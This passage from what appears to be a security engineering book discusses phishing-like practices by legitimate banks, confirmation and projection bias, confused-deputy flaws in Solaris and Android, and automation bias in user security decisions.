model is built around spoofing web sites (with the site owners' permission), including SSL security (and until the bug that allowed this was fixed anyone, not just a legitimate Akamai customer, could use Akamai's spoofing to make their site appear SSL CA-approved [141]). This problem isn't helped by the banks themselves, who sometimes use multiple certificates for different portions of their sites so that anyone navigating around the site will encounter a constantly-changing array of CA-certified names and locations, including ones unrelated to the original URL when external links or virtual hosting are used [131].

Figure 52: Bank of America training future phishing victims

Another example, of a phishy site registered to Douglas-Danielle and hosted at `Qwest.net`, is shown in Figure 52. This site asks users for their home address, account numbers, and Social Security Number. Despite repeated requests to Bank of America to fix this (it's a legitimate site, it just carries all the hallmarks of a phishing site), the problem has been present since at least 2003 [142] and was still active as of the time of writing.

Some legitimate sites are so hard to verify that even experts have problems. For example a web site for NatWest (a large UK bank) run by the Royal Bank of Scotland only barely scraped through verification as a non-phishing site by the checkers at PhishTank, a phish-tracking site [143]. In another case reported at a security conference, banking security people were taken in by a phishing version of their own site! Specifically, they knew that the site they were looking at was a phishing site because they'd been told about it and could verify that traffic from it wasn't coming back to their servers, but it took them quite some time to figure out how it was being done. In a variation on this theme, bank employees actually helped a customer fill out the information on a phishing page when the customer had trouble providing the data that the phishers were requesting [144].

Another bank, NatWest in the UK, redirects users from the obvious `http://www.natwest.com` to the rather less obvious `https://www.nwolb.com`, whose certificate claims that the site actually belongs to the Royal Bank of Scotland [145]. Yet another bank in the UK, CBA, asked users to sign up for a "safe" worldwide credit card and then redirected them to some random domain name hosted at HP's cloud infrastructure in California. When a user called the bank to verify whether this was the correct site, one of the bank's support staff navigated to the same web page over the Internet, looked at it, and said "sure, that's it!". On the same day that these events transpired, the IT director of the bank was quoted in an interview as stating that they would never outsource customers' data outside the bank [146]. At least as spectacular was the tactic used by StellarOne Bank, whose HTTP-only login page sends its customers to `https://cm.netteller.com` (complete with a link to information on protecting yourself from phishing by not following links to suspicious-looking web sites and URLs that have "nothing to do with the actual company they claim to be"), run by Jack Henry and Associates, Inc [147].

In another variation on this theme the Halifax Bank in the UK sent its customers a standard phishing-type email instructing them to download and install a program

from an arbitrary web site that the bank's security department then confirmed as a phish even though it wasn't [148]. Chase either sent a notification of a Visa card issue (along with links to click on to enter security information) to the wrong person or it was a phishing email (the nature of Chase's email communication to its customers often makes it hard to tell the difference), provided a link to allow the customer to confirm that everything was OK but not to report that there was a problem, and was unable to resolve the issue when the user contacted them by phone [149].

Figure 53: PayPal phishing scamicry

In late 2006 PayPal UK had sent its users a phishy-sounding email directing them to `www.paypalchristmas.co.uk`, but then topped this in 2007 with an email containing a text body asking them to click on a link, and a sidebar telling them not to click on links in email [150]. Similarly, PayPal US customer service confirmed in late 2011 that `view.paypal-communication.com`, accessed via email telling people to click on a web link to `email-edg.paypal.com` that then instantly redirected to the target site and shown in Figure 53, was a phishing attack [151][152], except that it wasn't [153] (compare this to Figure 34, which is an actual phishing site). This same scamicry was still taking place at the time of writing.

In the US, a health insurer sent its clients an email containing as an attachment an ActiveX control that had to be installed in Internet Explorer in order for the email to be read [154]. A New Zealand bank sent its customers email containing a link to a site that invited them to enter tax and medical details, passport information, credit card numbers, and other sensitive information, effectively phishing their own customers [155]. The list just goes on and on, and there's no sign that it'll ever get any better.

The reason why people are so bad at spotting these phishing attacks (apart from the phishing training being provided by their banks) is that they're not very good at either generating testable hypotheses or designing tests that falsify hypotheses, a fact that con artists and salespeople have exploited for centuries, if not millennia [156][157]. Scientists on the other hand, a subgroup whose lives revolve around rationality and seeking the truth, know that good science consists of designing an experiment to try and demonstrate that a theory is wrong. This goes back to science philosopher Karl Popper's concept of falsifiability, that if a hypothesis is false then it can be shown to be so by experiment or observation [158], something that's become part of US law by incorporation into the Daubert Standard (technically Federal Rules of Evidence Rule 702) for whether scientific evidence can be held admissible in court.

As an example of this type of test, a standard statistical technique consists of generating a null hypothesis H_0 as a sceptical reaction to the research hypothesis that the research is designed to investigate, and then proving it wrong. So if the research hypothesis postulates that "factor X is significant" then the null hypothesis would be that "factor X is not significant", and the study or experiment would attempt to prove the null hypothesis wrong (having said that, even scientists can occasionally fall into the trap where they perform experiments that produce existence proofs, "we tried x and it worked", rather than hypothesis testing, "we tried to disprove x and failed"). The null-hypothesis technique is used in statistics because sampling variation means that we can never prove a hypothesised value true (another set of samples might produce a slightly different result), but what we can do is determine whether there is evidence to rule out a hypothesised value. To put it more simply, it's much easier to tell someone that they're wrong than to tell them what the correct answer is.

The US Navy addressed this inability to generate testable hypotheses in the reassessment of tactical decision making that occurred after the accidental shootdown of an Iranian civilian airliner in July 1988. Part of this reassessment included the introduction of the so-called STEP cycle, which involves creating a Story (hypothesis), Testing the hypothesis, and then Evaluating the result [159]. In other words it makes the creation and application of testable hypotheses an explicit part of the tactical decision-making process.

There's even a security modelling method called abuse-case based modelling that uses null-hypothesis testing. In abuse-case based modelling you define the security problem to be solved, construct an abuse case that (potentially) violates the security, and then try and refute the abuse case [160]. The downside of this is that while null-hypothesis testing has to refute a single hypothesis, abuse-case based modelling has to refute a potentially unbounded number of them, and there's no easy way to tell whether you've covered all of them (more effective threat-modelling techniques are covered in "Threat Modelling" on page 263).

An ability to focus on evidence that falsifies a hypothesis seems to be an innate aspect of geek nature. There's an interesting demonstration that's performed by the convenor of the New Security Paradigms Workshop to demonstrate that a group of geeks, when given a large amount of correct information and one item of incorrect information, will focus immediately on the one item that's wrong rather than the many items that are correct (a variation of this is the joke that the best way to solicit information on Usenet isn't to post a question but to post an incorrect answer). The rest of the population however is far more likely to merely try to confirm their hypotheses, a dangerous approach since any amount of confirmatory evidence can be negated by a single piece of evidence that falsifies it.

(Here's a neat party trick that exploits this type of behaviour. Take a bunch of geeks and mention that you could solve a lot of the current user-authentication problems by using a software-based one-time password (OTP) scheme on users' PCs. Stress that this isn't perfect but it's good enough for most people most of the time, it's particularly helpful to the non-technical user demographic that's most likely to employ poor password practices and be most vulnerable to phishing attacks, and most importantly it's a huge improvement over anything that we have at the moment. Point out the fact that the average person uses slightly more than 1 computer (in other words most use one, some use two, for example one at home and one at work, and then there's the usual long tail). Add any other disclaimers you like. No matter how many disclaimers and additional explanatory comments you add there'll always be at least one geek who pipes up to say that they own eight computers and this would never work for them and therefore it won't work for anyone else either (this actual problem is discussed in more detail in "Security Works in Practice but Not in Theory" on page 16).

OK, so this is actually a rather lousy party trick but if you make a small wager on it beforehand then it is at least a profitable one).

Confirmation Bias and other Cognitive Biases

The practice of seeking out only evidence that confirms a hypothesis is known as confirmation bias and has been recognised since (at least) the time of Francis Bacon, who observed that "it is the peculiar and perpetual error of the human understanding to be more moved and excited by affirmative than negatives" [161]. One of the first rigorous investigations into the confirmation bias phenomenon was carried out by Peter Wason using a type of task that has since gained fame (at least among psychologists) as the Wason selection task. In one common form, Wason's 2-4-6 task, subjects were given a sequence of three numbers such as { 2, 4, 6 } and asked to determine the rule that governed the sequence by generating a sequence of their own that they thought followed the rule. When they'd done this, they checked the accuracy of their prediction by asking the experimenter whether their estimation followed the actual rule. While the actual rule was a very simple "any ascending sequence", the subjects tried to come up with far more complex rules ("even numbers", { 4, 6, 8 }) and never really tried to disconfirm them ({ 4, 5, 6 }) [162].

There have been repeated attempts to try and improve performance on this task by re-framing it as a different problem, for example by turning it into an exercise to determine whether someone is old enough to drink or not (the Drinking Age problem) [163] or more generally to make decisions about social contracts like detecting cheating by humans [164], but researchers aren't sure that this re-framing is actually valid since it's now created an entirely new problem to solve, one that engages quite different reasoning processes than the Wason selection task. Work on this is ongoing, with numerous explanations for why people perform better with the Drinking Age problem than with the Wason selection task despite the fact that under the surface they're actually the same thing [165][166][167][2].

The human tendency towards confirmation bias has been extensively explored by both philosophers and psychologists [168][169][170][171]. This bias is the reason why social scientists use as a standard tool a 2×2 table (in technical terms a two-way table of counts or contingency table) that requires them to enter statistics for and thereby explore all four sets of probabilities pr(A and B), pr(A and ¬B), pr(¬A and B), and pr(¬A and ¬B), rather than just the confirmation-biased pr(A and B) option. So, if you're testing a particular hypothesis H using data D then the hypothesis can be proven, H, or not proven, ¬H, based on a positive test result D or a negative test result ¬D, with the goal being to find the positive predictive value pr(H | D) or probability of the hypothesis given the data. Most people (who don't have training in statistics) find this rather difficult to get right [172].

Psychologists have studied the phenomenon of humans cooking the facts to support the conclusions that they want to reach in great detail. For example when people are exposed to a test or evaluation that makes them look bad, they tend to seek out information that questions the validity of the test; conversely, when it makes them look good, they seek out information confirming its validity [173][174]. Psychologists call the practice of seeking out material that supports your opinions and avoiding material that challenges them dissonance-motivated selectivity. In one experiment to investigate this effect in which participants were asked to evaluate the effectiveness of capital punishment based on the outcomes of two studies, they chose whatever study produced the conclusion that matched their own personal beliefs on capital punishment and came up with detailed reasons for why the other study was flawed [175]. Subsequent studies have shown that even trained scientists fall into this trap [176]. Like our physical immune system, we have a psychological immune system that allows us to feel good and cope with difficult situations, and the above examples are instances of our psychological immune system at work [177].

An example of this inability to generate testable hypotheses was the alarming practice used by one user in a phishing study to determine whether a site was genuine or not: She entered her user name and password, and assumed that if the site allowed her in then it was the real thing, since only the genuine site would know her password (the same practice has been reported among other users) [178]. Hearing of practices like this makes security peoples' toes curl up. Having said that though, if the security

people had implemented password-based authentication properly in the first place by using an SSL/TLS mechanism like TLS-PSK or TLS-SRP, covered in "Humans in the Loop" on page 445, then this would be a perfectly valid site-validity check.

A variation of this is used at some phishing sites, which game the dysfunctional site-validity test mentioned above by performing a pseudo-verification of credit-card details using the check digit that's part of every credit card number. So when users enter a dummy credit card number to test the site's legitimacy and the site reports it as invalid (based on the invalid checksum rather than any real knowledge of card validity data), the users assume that the site is legitimate and enter their real card details [179]. More sophisticated phishing sites use the credentials provided by the user to log on to the real site and then either report a logon error and transfer them to the real site, or transfer them directly to the already-logged-on session if that's possible. As with numerous other phishing techniques, cryptographic mutual authentication mechanisms like TLS-PSK or TLS-SRP would defeat these kinds of tricks.

The reverse-authorisation fallacy demonstrated by the user in the previous paragraphs has been exploited by fraudsters for decades, if not centuries. In one variation, someone claiming to be a private investigator will enter a store to apprehend a shoplifter. They inform the shop owner that they need to take the goods that were being stolen away as evidence, and have the shop-owner fill out an impressive-looking amount of paperwork to cover this. Once the owner has finished carefully authenticating themselves to the "investigator", he leaves with the goods and the "shoplifter". Because of the detailed authentication process that they've gone through, many shop owners don't see anything wrong with letting the "investigator" walk out the door with the same goods that they'd have called the police for if the "shoplifter" had done the same thing.

Phishers have already moved the use of the reverse-authorisation fallacy online. For example one scam involved sending victims to a genuine eBay logon page at |||signing.ebay.com|||, from which they were redirected to the phishing site. Because the victims had signed in to the genuine eBay site (even though they eventually end up on a non-eBay site), the were more likely to hand over sensitive information than if they were on some random phishing site [180].

Hand-in-hand with the confirmation-bias problem is the disconfirmation bias problem (sometimes also referred to as belief bias) , the fact that people are more likely to accept an invalid but plausible conclusion than a valid but implausible one [181][2]. In other words people will believe what they want to believe, and the beliefs themselves are often based on invalid reasoning. This is why people are ready to accept a site that looks and behaves exactly like their bank's home page, but that's hosted in eastern Europe — there must be a transient problem with the server, or the browser has got the URL wrong, or something similar.

Probably the most significant instance of confirmation bias in relation to computer security (or at least encryption security, since computers barely existed at the time) was the German armed forces' faith in their cipher machines, particularly the Enigma. Because of the Enigma's unbreakable statistical complexity, almost anything (spies, traitors, plain bad luck) was a more likely explanation than the unthinkable one, that the Enigma had been broken. In one case only a stroke of luck, the transfer of U-boats from the Atlantic to the Mediterranean ocean due to heavy losses in the Atlantic, helped cover up the fact that the Allies had temporarily lost the ability to break German navy Enigma traffic due to recent changes in the encryption. Had the German navy stayed in the Atlantic they might have realised that their problems fell off sharply after the introduction of the new cipher procedures [182].

A more recent example of computer security confirmation bias, this time in network protocol design, occurred at Microsoft in the time before they got serious about security when they exhaustively tested their SMB implementation using all manner of valid packets but never tried feeding it any invalid ones, and indeed seemed quite baffled as to why anyone would want to do this when it was suggested by a security practitioner [183] (after they got serious about security this changed completely, to

the point where they set up what was in effect a fuzzing botnet whose job it was to throw invalid input at their software in order to find problems [184]).

To cap it all off, there's even a nasty catch-22 bias called blind-spot bias that blinds us to our own cognitive biases [185][186]. Blind-spot bias occurs because our own biases aren't consciously available to us for inspection, so we don't observe them and therefore assume that whatever beliefs we hold must be based on rational reasoning.

Cognitive biases are of sufficient concern to some organisations that those who can afford to do so (for example the CIA) have published special in-house training manuals on dealing with them [187] The CIA was particularly concerned with something called projection bias (which they refer to as the "everyone thinks like us" mind-set), the assumption that everyone else has goals similar to those of the CIA, an assumption that has led to numerous problems in the past [188]. The book (which you can read online, it's a worthwhile read) contains strategies used to teach intelligence analysts how to think more open-mindedly about issues. Although the original goal of the work was to train intelligence analysts, and it's mentioned here as an example of an organisation dealing with cognitive biases, some of the techniques are actually quite useful for analysing security software. For example one technique, premortem analysis, is covered in "Premortem Analysis" on page 769 as a means of performing software failure analysis.

Projection bias has repeatedly hit security applications, which make the assumption that once the peer has authenticated (or otherwise apparently proven) themselves, their goals must match those of the user, programmer, or local system. In other words an entity like a remote SSH client would never dream of first authenticating itself and only then launching a buffer overflow or malformed-packet attack. As a result applications perform rigorous (or in the case of some SSH implementations at least half-hearted) data checking up until the authentication phase, but very little checking afterwards, making themselves trivially vulnerable to any data formatting attacks that follow.

A slightly different variant of this attack exists for SSL, and is discussed in more detail in "Cryptography for Integrity Protection" on page 359. In this case since the victim sees signed cryptographic algorithm parameters they blindly use them even though they're obviously invalid, allowing an attacker to seize control of an SSL/TLS session [189]. In one particularly amusing variant of this style of attack, security researchers found an Android anti-virus application that automatically trusted any virus definition update that it received over an SSL connection, no matter who the SSL connection actually went to. When they sent it a virus signature file that identified the anti-virus application as a virus, it recommended deleting itself as the best course of action [190].

Another form of projection bias exists with Internet kiosks. These are built on top of commodity operating systems, typically Windows but occasionally Linux, which follow the usual practice of asking the user to confirm things whenever the developers can't make up their minds. On a standard desktop machine this (at least in theory) makes sense because the goals of the user are aligned with the goals of the machine owner, but with Internet kiosks the goals of the two parties are often very different. As a result, when the OS on the kiosk dutifully asks the user whether they're sure that they want to run `install-rootkit.exe`, they're not really expecting the user to click 'OK'.

A similar problem occurred with Apple's app store, for which users could install their own certificates on their iPhone, iPad, or Mac and use them to "validate" purchases themselves rather than going through the real app store, an issue that's discussed in "Security Guarantees from Vending Machines" on page 38. The intent of using certificates was to prevent app store transactions being tampered with by outsiders, but the threat model never considered the fact that the users themselves would be the ones subverting the system.

Another example of this problem occurs in the case of deliberately-installed malware such as spyware installed by governments onto user PCs during customs and immigration controls. The anti-virus software on the PC will (if it detects the

government trojan) duly pop up a warning that what's being installed is malware, but since this is exactly what the person doing the installing wants, they'll dismiss the warning and possibly even whitelist the malware for good measure [191]. In fact these standard desktop operating systems have a great deal of difficulty dealing with overtly hostile technical users because they were designed to, at most, provide handholding guidance against standard users messing up the machine's configuration or inadvertently rendering it unusable, but not to withstand an active, skilled attack by their own users [192].

Contrast this with DRM-enforcement systems, which were designed from the outset under the assumption that the user is the enemy and automatically fail closed (whether it's warranted or not). Even DRM systems exhibit a degree of projection bias by assuming that the goals of the device vendors are aligned with the goals of the DRM creators, which is rarely the case since it inhibits functionality and interoperability, eating into the device vendors' bottom line. The result of these mutually opposing goals is the phenomenon of unlock codes for DVDs or (outside the US) players that ignore region codes altogether, and more recently HDMI switches that, as a side-effect of switching the signal, disable HDCP on the output, and various other device operational choices that increase functionality and interoperability by disabling DRM.

Variations of the projection bias problem include a blind trust in signed data (if the executable or email is signed it has to be OK, an attacker might try and subvert the signature but would never think of attacking an application by putting malformed XML inside the signed container), Unix systems' checking of security parameters only on first access but not thereafter, and in general the whole firewall mentality where as long as something appears on the correct port or with the correct header, it's OK to let everything that follows the initial data in or out.

There are many, many more examples of projection bias in computer security, and there's even a special name for one particular form of it, the confused deputy problem [193]. In a confused-deputy situation a program has special authority to perform a certain action such as manipulating files in a normally inaccessible directory, and is tricked by the user or another program into manipulating a file that it shouldn't. An example from the Unix world might be a program that's setuid root in order to delete files from the printer spool directory but which will quite happily also use its root privileges to delete the password file, thus allowing someone to log on as root without specifying a password (this was a real vulnerability in many Unix systems some years ago). This is so common under Unix, which traditionally has many small component programs talking to each other to achieve a larger goal, that taking advantage of projection bias has been a standard attack vector.

For example in a classic piece of Unix projection bias some versions of Solaris include an automounter automountd that runs as root and listens for commands coming from the superuser over a protected loopback interface connection. A second program rpc.statd, also running as root, monitors NFS servers and sends out notifications to registered clients to notify them of changes in the NFS server status. By registering a vulnerable version of automountd as a client for rpc.statd and then telling rpc.statd that a monitored NFS server has crashed it's possible to inject commands into automountd via rpc.statd. automountd automatically trusts rpc.statd because it's also running as root (since only root can talk to it over the protected interface), and to make things even worse the authors of automountd, knowing that they'd only ever be fed benign input from someone who was on their side, were rather lenient in what they allowed as input, making it even easier to attack automountd from rpc.statd.

Another environment that suffers badly from the confused deputy problem is Android, whose permission system is discussed in "Least Privilege" on page 340 and "Activity-Based Planning" on page 477. Just as Unix applications provide interfaces to other components via pipes, sockets, or the command line, so applications in the heavily componentised Android environment provide public interfaces for other applications, and many of these can be used to exploit the capabilities granted to the application that makes the interface available. What makes this problem even more

serious under Android is the fact that even if an individual application is only granted limited capabilities, if it's marked as `sharedUserId` in its manifest then it runs under the same user identifier as other applications from the same developer and is granted the *union* of all permissions requested by all applications from that developer (!!). This means that if an application makes a public interface available that doesn't need to defend against misuse of a certain capability because the developer knows that it's one that the application never asks for, then if any other shared-user-ID application from the same developer has that capability the application will be vulnerable to exploitation.

One study of a range of stock Android phones from major vendors found that even without the `sharedUserId` issue all of them had capability-leakage problems, allowing arbitrary untrusted applications to take advantage of a range of privileged permissions like `MASTER_CLEAR` (wipe the phone, intended for use solely by the vendor) and the more useful `SEND_SMS` (popular with malware authors [194]) without having to ask the user for them [195] (there's further discussion of Android's ongoing permission-management problems and potential ways of dealing with them in "Least Privilege" on page 340).

Another problem that's related to the `sharedUserId` one is the use of third-party components in Android applications. For example advertising components that are used in ad-supported freeware to serve content pulled from various ad servers are given the full capabilities of the application that they're used with, with the capabilities in some cases only being needed by the advertising component and not the main application [196].

Some of these advertising libraries required permissions that went well beyond what was needed for straight advertising purposes and employed dangerous practices like allowing arbitrary Javascript on web pages to access the library API and from there in turn native Android functionality, as well as leaking users' private data over the Internet [197][198]. This problem is very widespread, with a survey of the top ten most popular Android applications in each Android Market category indicating that just over half of them included third-party advertising or analytics components [199], and another survey of a random sample of 10,000 applications finding that more than a third included two or more advertising libraries [200].

A theoretical solution to this particular problem would be to differentiate between the capabilities granted to the advertising component and the main application, but in practice since most users can't deal with Android's capability system as it is (see "Activity-Based Planning" on page 477), doubling its complexity isn't going to make things any better (not helped by the fact that, as was pointed out above, the advertising components themselves have numerous problems involving excessive permissions, insecure operations, and leakage of private data).

The best option in this case would be to include advertising-module support or some form of advertising broker mechanism into Android, with the OS regulating what it can and can't do, providing a limited capability to serve ads but little else, and indeed some preliminary work in this area has already been done [201][200]. This type of defensive measure would help defend against the problem of Android's ad networks being used as malware-installation and distribution mechanisms [202].

The phenomenon of projection bias goes beyond humans and extends to other species as well. The staphylinid beetle generates allomones (something like bug pheromones) specific to ants and sprays its chemical passport at soldier ant guards. The guards now believe that the beetle is an ant larva and carefully carry it into the colony. Once it's past the perimeter everyone simply assumes that the beetle is "one of us", and the beetle-shaped "larva" is free to eat other larva-shaped larvae without anyone interfering.

Geeks vs. Humans

Unlike typical computer users, techies are accustomed to living so far off the end of the bell curve that they can't see that site-validation test like the practice of entering your password to see if it's accepted is a perfectly sensible site-legitimacy test for

many users. Dismissing this issue with the comment that "well, computer programmers are just weird" (or at least have thought processes that are very different from those of the typical user) provides more than just a catchy sound bite though. If you look at the Myers-Briggs type indicator profile (MBTI, a widely-used psychometric for personality types[32]), you'll find that a large proportion of programmers have *TJ traits (other traits in the profile like introvert vs. extrovert aren't relevant to this discussion). For example research has shown that *SF* personality types obtain less than half the score of the opposing-personality *NT* types in code reviewing (debugging) tasks [203]. NT types are thought of as being "logical and ingenious", with a particular aptitude for solving problems within their field of expertise.

This same strong personality-type bias applies to the field of computer security as well, with security exhibiting a predominance of INTJ types [204], with a second study finding *ten times* as many INTJs in the security field as in the population in general [205][33]. This means that security people (and programmers in general) tend to have long attention spans, construct mental models in order to make sense of things, take time to order and process information before acting on it, and make decisions with their heads rather than their hearts [206][207][208].

So why does this make programmers weird? Because only 7% of the population have this particular personality profile. In other words 93% of the users of the software that they're creating have minds that handle the software very differently from the way that its creators do[34]. It's not surprising then that a co-author of another study on geek personality types joked that "a lot of people feel that communicating with the information technology profession is just slightly harder than communicating with the dead" [209].

There are many more examples of this sort of thing. For example one large technology company rated their employees using a particular colour-based psychometric that's widely used in the corporate world. Once they'd completed the assessment process they gave the employees stuffed toys in the colour that the test indicated for them. Virtually their entire engineering department ended up with bright red plushies, indicating good technical skills and nonexistent human skills. The problems that this causes were demonstrated by a study into how computer security threats were rated by security experts and non-experts, in which the two groups classified nearly 90% of the threats into completely different categories [210].

Going beyond the specific peculiarities of geeks, there's a much broader effect found in the study of (real-world) risk called the White Male Effect which describes the tendency of the named group to underrate risks and place too much trust in technology [211][212]. This is very visibly illustrated in the field of computer security and safety by the fact that 94% of all scientific and engineering work in the area is on technology, while human-centric security and social-centric security (economics and politics of security, as well as organisational and social factors) rate at just 2-3% each [213].

A variation of this over-focus on technical solutions is illustrated in the so-called moon-ghetto metaphor, "if we can put a man on the moon then we should be able to solve the problem of inner-city ghettos" [214] (modelling an issue using problem-structuring methods, covered in "Threat Analysis using Problem Structuring Methods" on page 252, is a good way of dealing with this problem because it helps

---

[32] Strictly speaking MBTI classifies personalities by Jungian personality types rather than being a "personality test". In particular just because many geeks have MBTI trait X doesn't mean that anyone who has trait X makes a good geek. In fact the reality is even more complex than that, see for example "A Critique of the Myers-Briggs Type Indicator and its Operationalization of Carl Jung's Psychological Types", John Barbuto, *Psychological Reports*, **Vol.80**, **No.2** (April 1997), p.611.

[33] Here's an interesting MBTI party trick you can play with geeks. First, ask them if they know their MBTI type. If they do, ask them whether they're INTP or INTJ. It's amazing how consistent the results that you'll get are.

[34] When I was a student, a sociologist gave one of the Computer Science years an MBTI test. The results were a singularity way off the end of the bell curve. I have no idea what she did with the results, although I'm sure the term "anomalous" appeared in her report.

people discover for themselves that there really is no technological solution to an issue, something that they probably won't believe if you tell them directly). So even in this much broader category, the people specifying the use of or creating the technology aren't really representative of the overall user base.

Generalising from the white male effect, people who grew up around technology have a worrying tendency to defer decision-making to the technology, a phenomenon that's been observed since at least the 1960s, a period that saw the first widespread computerisation of tasks that originally required at least some human involvement in the decision-making process. In a recent example of this, two thirds of voters using voting computers that had been rigged to change their voting choices didn't notice that what was being shown on the computer's display didn't match what they'd selected. As the report on the study states, "almost all participants reported feeling that the review screen was useful and most felt it made them more confident that their vote would be recorded correctly, yet most participants did not use it to check the accuracy of their votes" [215]. The implications of the human propensity for offloading tough decisions, or decisions arising from repetitive, routine tasks to others (whether they be other humans or electronic devices) is particularly worrying in the field of security checks, in which the human ability to detect suspicious behaviour is being slowly replaced by a computerised check of an easily-fooled electronic sensor or an easily-cloneable or forgeable electronic artefact, with the human checking component reduced to a cursory check because "the computer has already verified it" [216].

This is a known phenomenon called automation bias, in which humans use automation as a heuristic replacement for seeking further information [217][218], or more informally, they rely on the computer even if what it tells them is wrong [219][220][221]. This problem has been extensively studied in the field of safety-critical control systems, and in particular in avionics, where the results have been quite disturbing. For example one study into the responses of pilots to a computer-generated alert that an engine was on fire (in technical terms an Engine Indicating and Crew Alerting System (EICAS) alert that's used to provide the crew with information on the operation of engines and other aircraft systems) found that virtually all pilots, from the least to the most experienced, responded by shutting down the engine even though the alert was contradicted by five other indicators, all of which indicated that it was a false alarm, compounded by the fact that the pilots had been reminded of this possibility during their training for the task [222]. The same thing can occur with security indicators in browsers, with studies finding that users that have been told about a particular indicator like site images, discussed in "Site Images" on page 782, will focus on that and ignore any evidence from other indicators.

Just to complicate things, there are also situations in which a very low or even zero false positive rate can make things worse rather than better. This occurs when the event that's being warned about is so rare that it almost never occurs and so users have no familiarity with it when there is a genuine problem. An example of this comes up with rear-end collision alert systems for cars, for which genuine alarm situations are so infrequent, perhaps once or twice in the lifetime of a driver, that with zero false alarms the first time that the driver will ever experience the alarm is just before a crash [223]. A real-world example of this problem occurred with the tsunami alert system that many pacific-rim countries set up after the 2004 Boxing Day tsunami. When it was triggered for the first time some years later people had no idea what to do because they'd never encountered it before.

There's a whole pile of analysis around the somewhat counterintuitive issue of a too-low false positive rate [224][225][226] but it's probably going a bit further than what you need to consider here, particularly since the issue of too few false positives is something that you're unlikely to encounter in any Internet security-related technology.

Here's another instance of the difference between geeks and normal humans, using as an example vendors' exploitation of the recognition heuristic via the mechanism of brand recognition [227]. Someone walks into a consumer electronics store wanting to buy a DVD player and sees a Philips model and a Kamakuza model. Non-geeks will

simply take the one that they recognise (applying recognition-primed decision making), unless there's some significant differentiating factor like one being half the price of the other (although in many cases the fact that the recognised brand is twice the price of the other one will only reinforce the desire to take the brand-name model, see the discussion of the Chivas Regal effect in "Evaluating Heuristic Reasoning" on page 134 for more on this). Geeks on the other hand will look at the Kamakuza model and notice that it supports DivX, XviD, WMA, and Ogg Vorbis and has an external USB input and SD card slot for playing alternative media (applying the economic decision-making model), and buy the Kamakuza player. For both sides it's a perfectly natural, sensible way to make a decision, and yet they've come to completely opposite conclusions over what to buy.

If you're still not convinced, here's a third example of the difference between geek and standard human mental processes, this time going back to the field of psychology. Consider the following problem:

> All of Anne's children are blond.
>
> Does it follow that some of Anne's children are blond?

(If you're a logician, assume in addition that the set of Anne's children is nonempty). Is this statement, called a subalternation in Aristotelian logic, true or false? Most geeks would agree that the inference from "all A are B" to "some A are B" is valid. However, 70% of the general public consider it false [228], and this result is consistent across a range of different cultures and with various re-phrasings of the problem (in the experimenters' jargon, the result is robust) [229][230][231]. The reasons why people think this way are rather complex [232] and mostly incomprehensible to geeks, for whom it's a perfectly simple logical problem with a straightforward solution.

Discussions of classic cryptography mechanisms typically end in phrases like "… Alice unmasks her secret value p and the judge says 'Ah, obviously Bob is guilty'". Of course what'll really happen if Alice tries to do this is that the 60-year-old judge with the liberal arts degree will peer at Alice through his tri-focals and say "Huh?".

(This isn't a new idea, going back at least as far as 17th-century geeks like Gottfried Leibniz, who hoped that "it is always possible to terminate that part of a controversy that can be determined from the data […] so that it will suffice for two debaters to say to each other: let us calculate" [233]. This concept was later taken up by Pierre-Simon Laplace, who hoped that everything could be determined from Newtonian mechanics [234], an idea that became known as Laplace's demon).

The same thing happens outside the courtroom. The user doesn't click through to the display of an X.509 certificate and say "The X.500 Distinguished Name of the certificate owner matches the name of the organisation with which I want to communicate and the certificate issuer is [and so on in this vein for another three pages] and therefore I can hand over my credit card details". Instead they'll look at the web page, which looks about right, possibly briefly check the URL, and maybe glance at the padlock (whether it's present in the browser chrome, as the favicon, or as a GIF in the page content [235]), balance it against how badly they want to do whatever it is that they're doing on the page, and make a decision based on the available evidence. Like courts, user decision-making works on the balance of probabilities, not absolute proof.

Cryptographers, and security people in general, really like binary decisions. There are no hypotheses allowed, only proofs: either it's secure or it's not, and anything that isn't definitely secure is, by definition, insecure. Like CSI investigators unveiling the smoking gun at the moment of greatest tension[35], cryptography mechanisms are expected to deliver an incontestable demonstration of security. The user sees the padlock (or coloured URL bar, or flashing lights, or whatever) and is supposed to be reassured that they can hand over their credit card details. In reality though the only thing that the certificate is telling them is that the link to the site is encrypted, and

---

[35] After the cliffhanger that precedes the final ad break.

